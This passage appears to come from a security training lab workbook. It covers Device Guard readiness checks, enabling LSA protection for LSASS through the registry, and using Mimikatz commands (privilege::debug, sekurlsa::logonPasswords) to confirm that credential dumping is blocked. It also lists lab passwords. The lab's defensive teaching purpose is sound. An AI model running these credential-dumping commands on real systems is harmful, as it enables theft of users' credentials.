
    - Username: alan.marshall.adm
    - Password: Secur1ty

    Next up, please run the following commands:

    **PS C:\WINDOWS\system32>** cd "C:\Users\alan.marshall\Desktop\Blue Team\DG Readiness"
    **PS C:\Users\alan.marshall\Desktop\Blue Team\DG Readiness>** .\DG_Readiness_Tool_v3.6.ps1 -Capable

    Please confirm that we want to run the tool by pressing <R> and <ENTER>.

    The "-Capable" flag checks all of the Device Guard prerequisites (both software and hardware). The output of the tool should tell you that a partial check was performed, but that a manual reboot is required to continue. Please perform a manual reboot of the system!



```
   [ ] 0x00000080 DMA checking.
   [ ] 0x00000100 Security checks.
   [ ] 0x00000800 Miscellaneous checks.
   [ ] 0x00020000 DDI compliance checking.

 Additional Flags:

   [ ] 0x00000004 Randomized low resources simulation.
   [ ] 0x00000200 Force pending I/O requests.
   [ ] 0x00000400 IRP logging.
   [ ] 0x00002000 Invariant MDL checking for stack.
   [ ] 0x00004000 Invariant MDL checking for driver.
   [ ] 0x00008000 Power framework delay fuzzing.
   [ ] 0x00010000 Port/miniport interface checking.
   [ ] 0x00040000 Systematic low resources simulation.
   [ ] 0x00080000 DDI compliance checking (additional).
   [ ] 0x00200000 NDIS/WIFI verification.
   [ ] 0x00800000 Kernel synchronization delay fuzzing.
   [ ] 0x01000000 VM switch verification.
   [X] 0x02000000 Code integrity checks.

 Internal Flags:

   [X] 0x00001000 Additional debug information.

   [X] Indicates flag is enabled.

 Advanced Options:

   Log Only Code Integrity Statistics

 Boot Mode:

   Persistent

 Rules:

   All rules are using default settings

 Verified Drivers:

   All Drivers

The system reboot is required for the changes to take effect.
Enabling Driver Verifier and Rebooting system
Please re-execute this script after reboot....
Please reboot manually and run the script again....

PS C:\Users\alan.marshall\Desktop\Blue Team\DG Readiness>
```

13. **Attack 2 - Continue Credential Guard check**

    Once the system has rebooted, please authenticate to the machine using the following credentials:

    - Username: alan.marshall
    - Password: Awesomesauce123

    After authentication, right-click the PowerShell icon in the taskbar and click "Run as Administrator". You can use the following credentials:


    - Username: alan.marshall.adm
    - Password: Secur1ty

    Next up, please run the following commands:

    **PS C:\WINDOWS\system32>** cd "C:\Users\alan.marshall\Desktop\Blue Team\DG Readiness"
    **PS C:\Users\alan.marshall\Desktop\Blue Team\DG Readiness>** .\DG_Readiness_Tool_v3.6.ps1 -Capable

    Please confirm that we want to run the tool by pressing <R> and <ENTER>.

    The Readiness tool will now continue and provide feedback on whether or not the machine supports CredentialGuard. In our lab environment unfortunately, we don't have Secure Boot available (due to the server setup and layered virtualization), hence Device Guard cannot be enabled...



```
PS C:\WINDOWS\system32> cd "C:\Users\alan.marshall\Desktop\Blue Team\DG Readiness"
PS C:\Users\alan.marshall\Desktop\Blue Team\DG Readiness> .\DG_Readiness_Tool_v3.6.ps1 -Capable

Do you want to run software from this untrusted publisher?
File C:\Users\alan.marshall\Desktop\Blue Team\DG Readiness\DG_Readiness_Tool_v3.6.ps1 is published by CN=Microsoft
Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US and is not trusted on your system. Only run scripts
 from trusted publishers.
[V] Never run  [D] Do not run  [R] Run once  [A] Always run  [?] Help (default is "D"): R
###########################################################################
Readiness Tool Version 3.4 Release.
Tool to check if your device is capable to run Device Guard and Credential Guard.
###########################################################################
Running on a Virtual Machine. DG/CG is supported only if both guest VM and host machine are running with Windows 10, ver
sion 1703 or later with English localization.
###########################################################################
OS and Hardware requirements for enabling Device Guard and Credential Guard
 1. OS SKUs: Available only on these OS Skus - Enterprise, Server, Education, Enterprise IoT, Pro, and Home
 2. Hardware: Recent hardware that supports virtualization extension with SLAT
To learn more please visit: https://aka.ms/dgwhcr
###########################################################################

Checking if the device is DG/CG Capable
 ====================== Step 1 Driver Compat ======================
Driver verifier already enabled
Verifying each module please wait ....
Completed scan. List of Compatible Modules can be found at C:\DGLogs\DeviceGuardCheckLog.txt
No Incompatible Drivers found
 ====================== Step 2 Secure boot present ======================
Confirm-SecureBootUEFI : Cmdlet not supported on this platform: 0xC0000002
At C:\Users\alan.marshall\Desktop\Blue Team\DG Readiness\DG_Readiness_Tool_v3.6.ps1:776 char:20
+     $_secureBoot = Confirm-SecureBootUEFI
+                    ~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotImplemented: (Microsoft.Secur...BootUefiCommand:ConfirmSecureBootUefiCommand) [Confir
   m-SecureBootUEFI], PlatformNotSupportedException
    + FullyQualifiedErrorId : GetFWVarFailed,Microsoft.SecureBoot.Commands.ConfirmSecureBootUefiCommand

Secure Boot is absent / not enabled.
If Secure Boot is supported on the system, enable Secure Boot in the BIOS and run the script again.
 ====================== Step 3 MS UEFI HSTI tests ======================
Copying HSTITest.dll
HSTI Duple Count: 0
HSTI Blob size: 0
String:
HSTIStatus: False
HSTI is absent
 ====================== Step 4 OS Architecture ======================
64 bit arch.....
 ====================== Step 5 Supported OS SKU ======================
This PC edition is Supported for DeviceGuard
 ====================== Step 6 Virtualization Firmware ======================
Virtualization firmware check passed
 ====================== Step 7 TPM version ======================
TPM is absent or not ready for use
 ====================== Step 8 Secure MOR ======================
Secure MOR is absent
 ====================== Step 9 NX Protector ======================
```


14. **Attack 2 - Alternative fix - LSA Protection**

Let's implement the "RunAsPPL" protection for LSASS (which is supported as of Windows 8.1). This is a setting that can be configured in the Windows registry. Please right-click the regedit icon in the taskbar, right-click "Registry Editor" again and click "Run as Administrator". You can use the following credentials:

- Username: alan.marshall.adm
- Password: Secur1ty

In the Registry Editor, please open the following registry location:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa




Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| auditbasedirect... | REG_DWORD | 0x00000000 (0) |
| auditbaseobjects | REG_DWORD | 0x00000000 (0) |
| Authentication ... | REG_MULTI_SZ | msv1_0 |
| Bounds | REG_BINARY | 00 30 00 00 00 20 00 00 |
| crashonauditfail | REG_DWORD | 0x00000000 (0) |
| disabledomainc... | REG_DWORD | 0x00000000 (0) |
| everyoneinclude... | REG_DWORD | 0x00000000 (0) |
| forceguest | REG_DWORD | 0x00000000 (0) |
| fullprivilegeaudi... | REG_BINARY | 00 |
| LimitBlankPass... | REG_DWORD | 0x00000001 (1) |
| LsaCfgFlagsDefa... | REG_DWORD | 0x00000000 (0) |
| LsaPid | REG_DWORD | 0x0000029c (668) |
| NoLmHash | REG_DWORD | 0x00000001 (1) |
| Notification Pac... | REG_MULTI_SZ | scecli |
| ProductType | REG_DWORD | 0x00000004 (4) |
| restrictanonymo... | REG_DWORD | 0x00000000 (0) |
| restrictanonymo... | REG_DWORD | 0x00000001 (1) |
| SecureBoot | REG_DWORD | 0x00000001 (1) |
| Security Packages | REG_MULTI_SZ | "" |

15. **Attack 2 - Alternative fix - Create registry key**

    In the "Lsa" registry view, please create the "RunAsPPL" DWORD with a value of "1". Take the following steps to achieve this:

    - Right-click an empty space in the right-side of the Registry Editor window
    - Select New -> DWORD (32-bit) value
    - Create the new value with the name "RunAsPPL"
    - Double-click the new value
    - Change "Value data" to 1
    - Click OK



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa

Keyboard Layout
Keyboard Layouts
Lsa
- AccessProviders
- Audit
- CachedMachineNames
- CentralizedAccessPolicies
- ComponentUpdates
- Credssp
- Data
- DPL
- FipsAlgorithmPolicy
- GBG
- JD
- Kerberos
- MSV1_0
- OfflineLSA
- OfflineSAM
- OSConfig
- Skew1
- SSO
- SspiCache
- Tracing

LsaExtensionConfig

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| auditbasedirect... | REG_DWORD | 0x00000000 (0) |
| auditbaseobjects | REG_DWORD | 0x00000000 (0) |
| Authentication ... | REG_MULTI_SZ | msv1_0 |
| Bounds | REG_BINARY | 00 30 00 00 00 20 00 00 |
| crashonauditfail | REG_DWORD | 0x00000000 (0) |
| disabledomainc... | REG_DWORD | 0x00000000 (0) |
| everyoneinclude... | REG_DWORD | 0x00000000 (0) |
| forcegue | | |
| fullprivile | | |
| LimitBlan | | |
| LsaCfgFla | | |
| LsaPid | | |
| NoLmHa | | |
| Notificati | | |
| ProductT | | |
| restrictan | | |
| restrictan | | |
| SecureBoot | REG_DWORD | 0x00000001 (1) |
| Security Packages | REG_MULTI_SZ | "" |
| RunAsPPL | REG_DWORD | 0x00000000 (0) |

Edit DWORD (32-bit) Value

Value name: RunAsPPL

Value data: 1

Base
● Hexadecimal
○ Decimal

16. **Attack 2 - Reboot Windows02 workstation**

    When you have finished creating the registry key, please reboot the Windows02 workstation.

17. **Attack 2 - Confirm fix using Mimikatz**

    To confirm our fix, we will run Mimikatz again:


    - Right click the command prompt icon in the taskbar
    - Right click "Command Prompt"
    - Select "Run as Administrator"
    - You can provide the following credentials:
        - Username: alan.marshall.adm
        - Password: Secur1ty
    - Inside the command prompt, navigate to the "C:\Users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64\" directory

    We will again run Mimikatz to dump all credentials in memory:

    **C:\Users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64\** *Mimikatz.exe*
    **mimikatz #** *privilege::debug*

**mimikatz #** *sekurlsa::logonPasswords*

You should see some output indicating that Mimikatz can't seem to interact with LSASS! This is of course not a waterproof fix, as we discussed a work-around for this during the course! It will however raise the bar and force an adversary to use a bypass technique that will make more noise in the environment (which we could thus detect)!



```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd C:\Users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64\

C:\Users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64>mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz # _
```

18. **Bonus - Additional controls**

    If you have time left, please try implementing some additional controls that were discussed throughout the course:

    - Bypass the "LSA Protection" we implemented
    - Defining the administrative users (alan.marshall.adm, alan.marshall.dadm, Administrator) as "Protected Users"
    - Configure "Restricted Admin" or "Remote Credential Guard"

    As always, feel free to reach out to the Instructor with any questions or remarks you may have!

19. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how credentials are stolen from Windows machines once an adversary has obtained local administrative access. We analyzed how Mimikatz effectively steals credentials from memory and how it can be defended against (limiting cached credentials, implementing Credential Guard (when possible) or LSASS protection). If you have time left, feel free to attempt the bonus section of this lab.

    **ATTENTION: Finishing this step will close your lab!**

## SEC599-4.4: Exercise - Mapping attack paths using BloodHound

### Objective

### Scenario

### Virtual Machines

